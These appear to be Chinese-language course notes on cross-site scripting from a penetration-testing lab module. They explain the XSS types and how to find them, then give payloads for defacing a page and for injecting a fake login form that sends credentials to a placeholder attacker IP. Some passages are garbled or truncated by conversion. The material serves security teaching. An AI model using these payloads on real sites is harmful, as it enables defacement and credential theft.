

13 - Cross-Site Scripting(XSS)

XSS 漏洞利用用户输入过滤中的缺陷，将 JavaScript 代码“写入”页面并在客户端执行，从而引发多种类型的攻击。

典型的 Web 应用程序的工作原理是从后端服务器接收 HTML 代码，并将其呈现在客户端的互联网浏览器上。当存在漏洞的 Web 应用程序未能正确过滤用户输入时，恶意用户可以在输入字段（例如评论/回复）中注入额外的 JavaScript 代码，因此，一旦其他用户查看同一页面，他们就会在不知情的情况下执行恶意 JavaScript 代码。

XSS 漏洞仅在客户端执行，因此不会直接影响后端服务器。它们只会影响执行漏洞的用户。XSS 漏洞对后端服务器的直接影响可能相对较小，但它们在 Web 应用程序中非常常见，因此相当于中等风险 (low impact + high probability = medium risk)，我们应该始终尝试 reduce 通过检测、修复和主动预防此类漏洞来降低风险。

XSS攻击

XSS 漏洞可以引发各种攻击，任何可以通过浏览器 JavaScript 代码执行的攻击都可以。XSS 攻击的一个基本示例是目标用户在不知情的情况下将其会话 Cookie 发送到攻击者的 Web 服务器。另一个示例是目标浏览器执行 API 调用，从而导致恶意操作，例如将用户密码更改为攻击者选择的密码。XSS 攻击还有很多其他类型，从比特币挖矿到展示广告。

XSS 的类型

XSS漏洞主要有三种类型：

类型	描述
Stored (Persistent) XSS	最严重的 XSS 类型，当用户输入存储在后端数据库中，然后在检索时显示（例如，帖子或评论）时发生
Reflected (Non-Persistent) XSS	当用户输入被后端服务器处理后显示在页面上，但未被存储（例如，搜索结果或错误消息）时发生
DOM-based XSS	另一种非持久性 XSS 类型，当用户输入直接显示在浏览器中并完全在客户端处理，而无需到达后端服务器（例如，通过客户端 HTTP 参数或锚标记）时发生


XSS基础

存储型XSS

第一种也是最关键的 XSS 漏洞类型是 **Stored XSS** 或 **Persistent XSS**。如果我们注入的 XSS 有效负载存储在后端数据库中，并在访问页面时被检索，这意味着我们的 XSS 攻击是持久的，并且可能影响访问该页面的任何用户。

这使得这种类型的 XSS 最为危险，因为它影响的受众范围更广，任何访问该页面的用户都可能成为这种攻击的受害者。此外，存储型 XSS 可能不易清除，有效载荷可能需要从后端数据库中删除。

我们可以启动下面的服务器来查看并练习一个存储型 XSS 示例。正如我们所见，该网页是一个简单的 **To-Do List** 应用程序，我们可以在其中添加项目。我们可以尝试输入 **test** 并按回车键/回车键来添加一个新项目，看看页面如何处理它：



XSS测试exploit

我们可以使用以下基本的 XSS 负载来测试页面是否容易受到 XSS 攻击：

```
<script>alert(window.origin)</script>
```

我们使用此有效载荷，因为它是一种非常容易发现的方法，可以知道我们的 XSS 有效载荷何时成功执行。假设页面允许任何输入，并且不对其进行任何过滤。在这种情况下，在我们输入有效载荷后或刷新页面时，应该会弹出警报，其中包含正在执行该有效载荷的页面的 URL：



我们可以看到，我们确实收到了警报，这意味着该页面存在 XSS 漏洞，因为我们的有效载荷成功执行了。我们可以通过点击 [**CTRL+U**] 或右键单击并选择来查看页面源代码 **View Page Source**，从而进一步确认这一点，我们应该在页面源代码中看到我们的有效载荷：

```
<div></div><ul class="list-unstyled" id="todo"><ul>  
<script>alert(window.origin)</script>
```

```
</ul></ul>
```

由于某些现代浏览器可能会在特定位置阻止 `alert()` JavaScript 函数，因此了解一些其他基本的 XSS 有效载荷可能有助于验证 XSS 的存在。其中一个 XSS 有效载荷是 `<plaintext>`，它会停止渲染其后的 HTML 代码并将其显示为纯文本。另一个容易发现的有效载荷是，`<script>print()</script>` 它会弹出浏览器打印对话框，而这不太可能被任何浏览器阻止。尝试使用这些有效载荷来了解它们的工作原理。您可以使用重置按钮删除任何当前的有效载荷。

要检查有效载荷是否持久化并存储在后端，我们可以刷新页面，看看是否会再次收到警报。如果再次收到警报，我们会发现即使在页面刷新过程中，警报仍然持续存在，这证实了这确实是一个 **Stored/Persistent XSS** 漏洞。这种情况并非我们独有，因为任何访问该页面的用户都会触发 XSS 有效载荷并收到相同的警报。

反射型XSS

Non-Persistent XSS 漏洞有两种类型：**Reflected XSS**，由后端服务器处理；**DOM-based XSS**，完全在客户端处理，永远不会到达后端服务器。与持久性XSS不同，**Non-Persistent XSS** 漏洞是暂时的，不会在页面刷新后持续存在。因此，我们的攻击只会影响目标用户，而不会影响访问该页面的其他用户。

Reflected XSS 当我们的输入到达后端服务器并未经过滤或清理就返回给我们时，就会出现漏洞。在很多情况下，我们的整个输入可能会被返回给我们，例如错误消息或确认消息。在这些情况下，我们可以尝试使用 XSS 有效载荷来查看它们是否执行。然而，由于这些消息通常是临时消息，一旦我们离开页面，它们就不会再次执行，因此它们是 **Non-Persistent**

我们可以启动下面的服务器，在一个存在反射型XSS漏洞的网页上进行练习。它 **To-Do List** 和上一节中我们练习过的应用程序类似。我们可以尝试添加任意 `test` 字符串，看看它会如何处理：

To-Do List

Task 'test' could not be added.

如我们所见，我们得到了 `Task 'test' could not be added.`，其中包含了我们的输入 `test` 作为错误消息的一部分。如果我们的输入未经过滤或清理，该页面可能存在 XSS 漏洞。我们可

以尝试上一节中使用的相同 XSS 有效载荷，然后单击 **Add**：

To-Do List

Add

一旦我们点击 **Add**，就会弹出警告窗口：

🌐 139.59.166.56:31323

http://139.59.166.56:31323

OK

在这种情况下，我们看到错误消息现在显示为 **Task ' could not be added.**。由于我们的有效载荷被标签包裹 **<script>**，它不会被浏览器渲染，所以我们得到的是空的单引号 **'**。我们可以再次查看页面源代码，以确认错误消息中包含我们的XSS有效载荷：

```
<div></div><ul class="list-unstyled" id="todo"><div style="padding-left:25px">Task '<script>alert(window.origin)</script>' could not be added.</div></ul>
```

我们可以看到，单引号中确实包含我们的 XSS 载荷 **'<script>alert(window.origin)</script>'**。

如果我们再次访问该 **Reflected** 页面，错误信息不再出现，并且我们的XSS载荷没有被执行，这意味着这个XSS漏洞确实存在 **Non-Persistent**。

But if the XSS vulnerability is Non-Persistent, how would we target victims with it?

这取决于使用哪个 HTTP 请求将我们的输入发送到服务器。我们可以通过 Firefox **Developer Tools** 点击 [**CTRL+Shift+I**] 并选择 **Network** 选项卡来检查这一点。然后，我们可以 **test** 再

次输入有效载荷并点击 **Add** 发送：

Status	Method	Domain	File
200	GET	localhost	index.php?task=test
200	GET	netdna.bootstrapcdn.com	bootstrap.min.js
200	GET	cdnjs.cloudflare.com	jquery.min.js
404	GET	localhost	favicon.ico

我们可以看到，第一行显示我们的请求是一个 **GET** 请求。**GET** 请求会将其参数和数据作为 URL 的一部分发送。因此，。要获取 URL，我们可以在发送 XSS 负载后从 Firefox 的 URL 栏中复制 URL，也可以在选项卡中 **to target a user, we can send them a URL containing our payload** 右键单击该请求并选择。一旦受害者访问此 URL，XSS 负载就会执行：

GET`Network`Copy>Copy URL

http://SERVER_IP:PORT/index.php?task=<script>alert(window.origin)</script>



DOM XSS


第三种也是最后一种 XSS 类型是 **Non-Persistent**。**DOM-based XSS** 虽然 **reflected XSS** 通过 HTTP 请求将输入数据发送到后端服务器，但 DOM XSS 完全通过 JavaScript 在客户端进行处理。当 JavaScript 通过更改页面源代码时，就会发生 DOM XSS **Document Object Model (DOM)**。



我们可以运行下面的服务器来查看一个易受 DOM XSS 攻击的 Web 应用程序示例。我们可以尝试添加一个 **test** 项目，然后会看到该 Web 应用程序与我们之前使用的 Web 应用程序类似 **To-Do List**：

To-Do List

Next Task: test

但是，如果我们打开 **Network** Firefox 开发者工具中的选项卡并重新添加该 **test** 项目，我们会注意到没有发出 HTTP 请求：




- Perform a request or **Reload** the page to see detailed information about network activity.
- Click on the  button to start performance analysis. 

我们看到 URL 中的输入参数使用了 **#** 我们添加的项目的 **#** 标签，这意味着这是一个完全在浏览器端处理的客户端参数。这表明输入是通过 JavaScript 在客户端处理的，永远不会到达后端；因此它是一个 **DOM-based XSS**。

此外，如果我们点击 [**CTRL+U**] 查看页面源代码，会发现我们的 **test** 字符串不见了。这是因为 JavaScript 代码在我们点击 **Add** 按钮时更新页面，而此时浏览器已经获取了页面源代码，因此基础页面源代码不会显示我们的输入，即使我们刷新页面，输入也不会被保留（例如）。我们仍然可以通过点击 [] **Non-Persistent** 使用 Web Inspector 工具查看渲染后的页面源代码：

CTRL+SHIFT+C



Source 和 Sink (接收点)

为了进一步理解基于 DOM 的 XSS 漏洞的本质，我们必须理解页面上显示对象的 **Source** 和的概念。是接受用户输入的 JavaScript 对象，它可以是任何输入参数，例如 URL 参数或输入字段，正如我们上面所见。 **Sink`Source**

Source 指的是接收用户输入的 JavaScript 对象或接口，它们从用户提供的数据中提取值。常见的 source 包括：

- ◆ **document.URL**
- ◆ **document.location**
- ◆ **document.referrer**

- ◆ 表单输入字段等

例如，下面的代码从 URL 中提取参数 `task`，就是一个典型的 source：

```
var pos = document.URL.indexOf("task=");  
var task = document.URL.substring(pos + 5, document.URL.length);
```

Sink 是指将用户输入写入 HTML 页面（即 DOM）的位置或函数。如果这些 Sink 没有对输入做适当的清理或过滤，就会造成 XSS 漏洞。

常见的 DOM Sink 包括：

- ◆ `document.write()`
- ◆ `element.innerHTML`
- ◆ `element.outerHTML`
- ◆ `element.insertAdjacentHTML()`

还有一些常用的 jQuery Sink，如：

- ◆ `.html()`
- ◆ `.append()`
- ◆ `.after()`
- ◆ `.add()`

例如，以下代码将未经处理的 `task` 变量通过 `innerHTML` 写入页面，存在潜在的 XSS 漏洞：

```
document.getElementById("todo").innerHTML = "<b>Next Task:</b> " +  
decodeURIComponent(task);
```

为什么这构成 XSS 漏洞？

如果攻击者控制了 URL 的 `task=` 参数，就可以注入恶意 HTML 或 JavaScript，例如：

```
http://example.com/page.html?task=<script>alert(1)</script>
```

概念	作用
Source	获取用户输入的位置，例如 URL 参数或表单字段。
Sink	接收并将数据写入页面 DOM 的函数，如果未清理数据，就会造成漏洞。


DOM攻击

如果我们尝试之前使用的 XSS Payload，就会发现它无法执行。这是因为该 `innerHTML` 函数不允许使用 `<script>` 其中的标签作为安全功能。不过，我们还使用了许多其他不包含 `<script>` 标签的 XSS Payload，例如以下 XSS Payload：

```
<img src="" onerror=alert(window.origin)>
```

上面这行代码创建了一个新的 HTML 图像对象，该对象有一个 `onerror` 属性，可以在找不到图像时执行 JavaScript 代码。因此，由于我们提供了一个空的图像链接 (`"`)，我们的代码应该始终执行，而无需使用 `<script>` 标签：

```
http://SERVER_IP:PORT/#task=<img src=
```



为了利用此 DOM XSS 漏洞攻击目标用户，我们可以再次从浏览器中复制 URL 并分享给他们，一旦他们访问该 URL，JavaScript 代码就会执行。这两个 Payload 都是最基本的 XSS Payload。在很多情况下，我们可能需要根据 Web 应用程序和浏览器的安全性使用不同的 Payload，我们将在下一节中讨论。

自主发现

几乎所有 Web 应用程序漏洞扫描程序（例如 [Nessus](#)、[Burp Pro](#) 或 [ZAP](#)）都具备检测所有三种 XSS 漏洞的各种功能。这些扫描程序通常执行两种类型的扫描：被动扫描（检查客户端代码中是否存在潜在的基于 DOM 的漏洞）和主动扫描（发送各种类型的有效载荷，尝试通过在页面源代码中注入有效载荷来触发 XSS）。

虽然付费工具通常在检测 XSS 漏洞方面具有更高的准确率（尤其是在需要安全绕过时），但我们仍然可以找到一些开源工具来帮助我们识别潜在的 XSS 漏洞。这类工具通常通过识别网页中的输入字段，发送各种类型的 XSS 有效载荷，然后比较渲染后的页面源代码，查看其中是否包含相同的有效载荷，如果包含相同的有效载荷，则可能表明 XSS 注入成功。然而，这种方法并不总是准确的，因为有时即使注入了相同的有效载荷，由于各种原因，也可能无法成功执行，因此我们必须始终手动验证 XSS 注入。

一些常见的开源工具可以帮助我们发现 XSS，例如 [XSS Strike](#)、[Brute XSS](#) 和 [XSSer](#)。我们可以尝试 [XSS Strike](#) 将其克隆到我们的虚拟机中 `git clone`：

```
Chenduoduo@htb[/htb]$ git clone https://github.com/s0md3v/XSSStrike.git
Chenduoduo@htb[/htb]$ cd XSSStrike
Chenduoduo@htb[/htb]$ pip install -r requirements.txt
Chenduoduo@htb[/htb]$ python xsstrike.py
```



```
XSStrike v3.1.4
... SNIP ...
```

然后，我们可以运行该脚本，并使用 为其提供一个带有参数的 URL `-u`。让我们尝试将它与 `Reflected XSS` 前面部分中的示例一起使用：

```
Chenduoduo@htb[/htb]$ python xsstrike.py -u
"https://xss2.comp6841.xyz/blogs?u=sfsd"

XSStrike v3.1.4



[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: task
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072

[+] Payload: <HtMl%09onPoInteRENTER+=+confirm(>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

<https://xss2.comp6841.xyz/search?q=123> 

手动发现

XSS 负载

查找 XSS 漏洞最基本的方法是针对给定网页中的输入字段手动测试各种 XSS 有效载荷。我们可以在网上找到大量的 XSS 有效载荷列表，例如 [PayloadAllTheThings](#)  或 [PayloadBox](#)  中的列表。然后，我们可以逐个测试这些有效载荷，方法是复制每个有效载荷并将其添加到我们的表单中，然后查看是否会弹出警告框。

注意：XSS 可以注入到 HTML 页面中的任何输入中，这不仅限于 HTML 输入字段，还可能存在于 Cookie 或 User-Agent 等 HTTP 标头中（即，当它们的值显示在页面上时）。

您会注意到，即使我们处理的是最基本的 XSS 漏洞类型，上述大多数有效载荷也无法在我们的示例 Web 应用程序中起作用。这是因为这些有效载荷是为各种注入点（例如在单引号后注入）编写的，或者旨在规避某些安全措施（例如过滤过滤器）。此外，此类有效载荷利用各种注入向量来执行 JavaScript 代码，例如基本 `<script>` 标签、其他 `HTML Attributes` 类似 ``，甚

至 `CSS Style` 属性。因此，我们可以预期，这些有效载荷中的许多并非在所有测试用例中都有效，因为它们旨在用于特定类型的注入。

这就是为什么手动复制/粘贴 XSS 有效载荷效率不高的原因，因为即使 Web 应用程序存在漏洞，我们也可能需要一段时间才能识别漏洞，尤其是在我们需要测试许多输入字段的情况下。这就是为什么编写我们自己的 Python 脚本来自动发送这些有效载荷，然后比较页面源代码以查看我们的有效载荷是如何呈现的，可能会更有效。这可以在 XSS 工具无法轻松发送和比较有效载荷的高级情况下为我们提供帮助。这样，我们就可以根据目标 Web 应用程序定制我们的工具。但是，这是一种高级的 XSS 发现方法，不属于本模块的讨论范围。

代码审查

检测 XSS 漏洞最可靠的方法是手动代码审查，这应该涵盖后端和前端代码。如果我们能够准确地了解输入在到达 Web 浏览器之前是如何被处理的，那么我们就可以编写一个高度可靠的自定义 Payload。

Source 在上一节中，我们在讨论基于 DOM 的 XSS 漏洞时，查看了一个基本的 HTML 代码审查示例 **Sink**。虽然这是一个非常基础的前端示例，但这让我们快速了解了前端代码审查在识别 XSS 漏洞方面的工作原理。

对于更常见的 Web 应用程序，我们不太可能通过有效载荷列表或 XSS 工具发现任何 XSS 漏洞。这是因为此类 Web 应用程序的开发者可能会通过漏洞评估工具运行其应用程序，然后在发布前修补任何已发现的漏洞。在这种情况下，手动代码审查可能会发现未被检测到的 XSS 漏洞，这些漏洞可能会在常见 Web 应用程序的公开发布后仍然存在。这些也是高级技术，超出了本模块的讨论范围。不过，如果您有兴趣学习这些技术，[安全编码 101：JavaScript](#) 和 [白盒渗透测试 101：命令注入](#) 模块会详细介绍这些主题。

XSS攻击

Defacing

如前所述，XSS 攻击的危害和范围取决于 XSS 的类型，存储型 XSS 最为严重，而基于 DOM 的 XSS 则相对次要。

最常见的攻击之一是网站篡改攻击，通常利用存储型 XSS 漏洞。这 **Defacing** 意味着网站的外观会改变，任何访问者都会看到它。黑客组织篡改网站外观以声称他们成功入侵了该网站，这种情况非常常见，例如 [2018年](#) 黑客篡改英国国家医疗服务体系（NHS）网站。此类攻击可能引起媒体的强烈反响，并可能严重影响公司的投资和股价，尤其是银行和科技公司。

尽管可以利用许多其他漏洞来实现同样的目的，但存储型 XSS 漏洞是最常用的漏洞之一。

污损元素

我们可以利用注入的 JavaScript 代码（通过 XSS）来让网页呈现出任何我们想要的样子。然而，破坏网站通常只是为了传达一个简单的信息（例如，我们成功入侵了你），所以让被破坏的网页看起来更美观并非主要目的。

通常使用四个 HTML 元素来改变网页的主要外观：

- ◆ 背景颜色 `document.body.style.background`
- ◆ 背景 `document.body.background`
- ◆ 页面标题 `document.title`
- ◆ 页面文本 `DOM.innerHTML`

我们可以利用其中两个或三个元素向网页写入基本消息，甚至删除易受攻击的元素，这样快速重置网页就会变得更加困难，正如我们接下来将看到的。

1. 改变背景

要更改网页背景，我们可以选择特定颜色或使用图片。由于大多数破坏攻击都使用深色作为背景，因此我们将使用颜色作为背景。为此，我们可以使用以下有效载荷：

```
<script>document.body.style.background = "#141d2b"</script>
```

由于我们利用了存储型 XSS 漏洞，因此该信息在页面刷新后仍会持续存在，并且会显示给访问该页面的任何人。

另一个选择是使用以下有效负载将图像设置为背景：

```
<script>document.body.background =  
"https://www.hackthebox.eu/images/logo-htb.svg"</script>
```

2. 更改页面标题

我们可以使用 JavaScript 属性将页面标题更改为 `document.title` 我们选择的任何标题：

```
<script>document.title = 'HackTheBox Academy'</script>
```

3. 更改页面文本

当我们想要更改网页上显示的文本时，我们可以使用各种 JavaScript 函数来实现。例如，我们可以使用以下 `innerHTML` 属性更改特定 HTML 元素/DOM 的文本：

```
document.getElementById("todo").innerHTML = "New Text"
```

我们还可以利用 jQuery 函数更有效地实现相同的功能，或者在一行中更改多个元素的文本（为此，**jQuery** 必须在页面源中导入该库）：

```
$("#todo").html('New Text');
```

这为我们提供了各种选项来自定义网页上的文本，并进行微调以满足我们的需求。然而，由于黑客组织通常只会在网页上留下一条简单的消息，而不会留下任何其他内容，因此我们将使用 更改主页面的整个 HTML 代码 **body**，**innerHTML** 如下所示：

```
document.getElementsByTagName('body')[0].innerHTML = "New Text"
```

如我们所见，我们可以 **body** 用 指定元素 `document.getElementsByTagName('body')`，通过指定 `[0]`，我们选择了第一个 **body** 元素，该元素应该会更改变网页的整个文本。我们也可以使用 **jQuery** 来实现同样的效果。但是，在发送有效载荷并进行永久性更改之前，我们应该单独准备 HTML 代码，然后使用 **innerHTML** 将 HTML 代码设置为页面源代码。

为了我们的练习，我们将借用主页上的 HTML 代码 **Hack The Box Academy**：

```
<center>
  <h1 style="color: white">Cyber Security Training</h1>
  <p style="color: white">by
    
  </p>
</center>
```

我们将 HTML 代码精简为一行，并将其添加到之前的 XSS Payload 中。最终的 Payload 内容如下：

```
<script>document.getElementsByTagName('body')[0].innerHTML = '<center>
<h1 style="color: white">Cyber Security Training</h1><p style="color:
white">by  </p></center>'</script>
```

一旦我们将有效载荷添加到易受攻击的 **To-Do** 列表中，我们将看到我们的 HTML 代码现在永久成为网页源代码的一部分，并向访问该页面的任何人显示我们的消息：

Cyber Security Training

by  HACKTHEBOX

通过使用三个XSS Payload，我们成功破坏了目标网页。如果我们查看网页的源代码，我们会发现原始源代码仍然存在，并且我们注入的Payload出现在末尾：

```
<div></div><ul class="list-unstyled" id="todo"><ul>
<script>document.body.style.background = "#141d2b"</script>
</ul><ul><script>document.title = 'HackTheBox Academy'</script>
</ul><ul><script>document.getElementsByTagName('body')[0].innerHTML =
' ... SNIP ... '</script>
</ul></ul>
```

网络钓鱼

另一种非常常见的 XSS 攻击是网络钓鱼攻击。网络钓鱼攻击通常利用看似合法的信息诱骗受害者将敏感信息发送给攻击者。XSS 网络钓鱼攻击的一种常见形式是注入虚假的登录表单，将登录详细信息发送到攻击者的服务器，攻击者随后可能会利用这些登录表单以受害者的名义登录，从而控制其帐户和敏感信息。

此外，假设我们要识别某个组织的 Web 应用程序中的 XSS 漏洞。在这种情况下，我们可以将此攻击用作网络钓鱼模拟练习，这也有助于我们评估该组织员工的安全意识，尤其是在他们信任易受攻击的 Web 应用程序并且不认为它会对他们造成危害的情况下。

XSS发现

在本节的最后，我们首先尝试 `/phishing` 从服务器查找 Web 应用程序中的 XSS 漏洞。当我们访问该网站时，我们看到它是一个简单的在线图片查看器，我们可以在其中输入图片的 URL，它就会显示图片：

`http://SERVER_IP/phishing/index.php?`

url=https://www.hackthebox.eu/images/logo-htb.svg



http://SERVER_IP/phishing/index.php?url=<script>alert(window.origin)
</script>

这种形式的图片查看器在在线论坛和类似的Web应用中很常见。由于我们控制了URL，所以我们可以先使用之前使用的基本XSS Payload。但是，当我们尝试使用这个Payload时，我们发现它并没有执行任何操作，我们得到的只是 **dead image url** 图标：



因此，我们必须运行我们之前学过的 XSS 发现过程来找到有效的 XSS 有效负载 **Before you continue, try to find an XSS payload that successfully executes JavaScript code on the page**。

登陆表单注入

一旦我们识别出有效的 XSS 有效载荷，我们就可以进行网络钓鱼攻击了。要执行 XSS 网络钓鱼攻击，我们必须注入一段 HTML 代码，在目标页面上显示一个登录表单。此表单应该将登录信息发送到我们正在监听的服务器，这样一旦用户尝试登录，我们就能获取他们的凭据。

我们可以轻松找到基本登录表单的 HTML 代码，也可以编写自己的登录表单。以下示例应该呈现一个登录表单：

```
<h3>Please login to continue</h3>
<form action=http://OUR_IP>
  <input type="username" name="username" placeholder="Username">
  <input type="password" name="password" placeholder="Password">
```



```
<input type="submit" name="submit" value="Login">
</form>
```


在上面的 HTML 代码中，`OUR_IP` 是我们虚拟机的 IP，我们可以使用 `ip a` 下的 `()` 命令找到它 `tun0`。稍后我们将监听此 IP 以检索从表单发送的凭据。登录表单应如下所示：

```
<div>
<h3>Please login to continue</h3>
<input type="text" placeholder="Username">
<input type="text" placeholder="Password">
<input type="submit" value="Login">
<br><br>
</div>
```

接下来，我们应该准备 XSS 代码并在存在漏洞的表单上进行测试。要将 HTML 代码写入存在漏洞的页面，我们可以使用 JavaScript 函数 `document.write()`，并将其用于我们之前在 XSS 发现步骤中找到的 XSS 有效载荷中。将 HTML 代码精简为一行并将其添加到 `write` 函数内部后，最终的 JavaScript 代码应如下所示：

```
document.write('<h3>Please login to continue</h3><form
action=http://OUR_IP><input type="username" name="username"
placeholder="Username"><input type="password" name="password"
placeholder="Password"><input type="submit" name="submit" value="Login">
</form>');
```

现在，我们可以使用 XSS 有效载荷注入此 JavaScript 代码（即，无需运行 `alert(window.origin)` JavaScript 代码）。在这种情况下，我们利用了一个 `Reflected XSS` 漏洞，因此我们可以复制 URL 及其参数中的 XSS 有效载荷，就像我们在本 `Reflected XSS` 节中所做的那样。当我们访问恶意 URL 时，页面应该如下所示：




清理

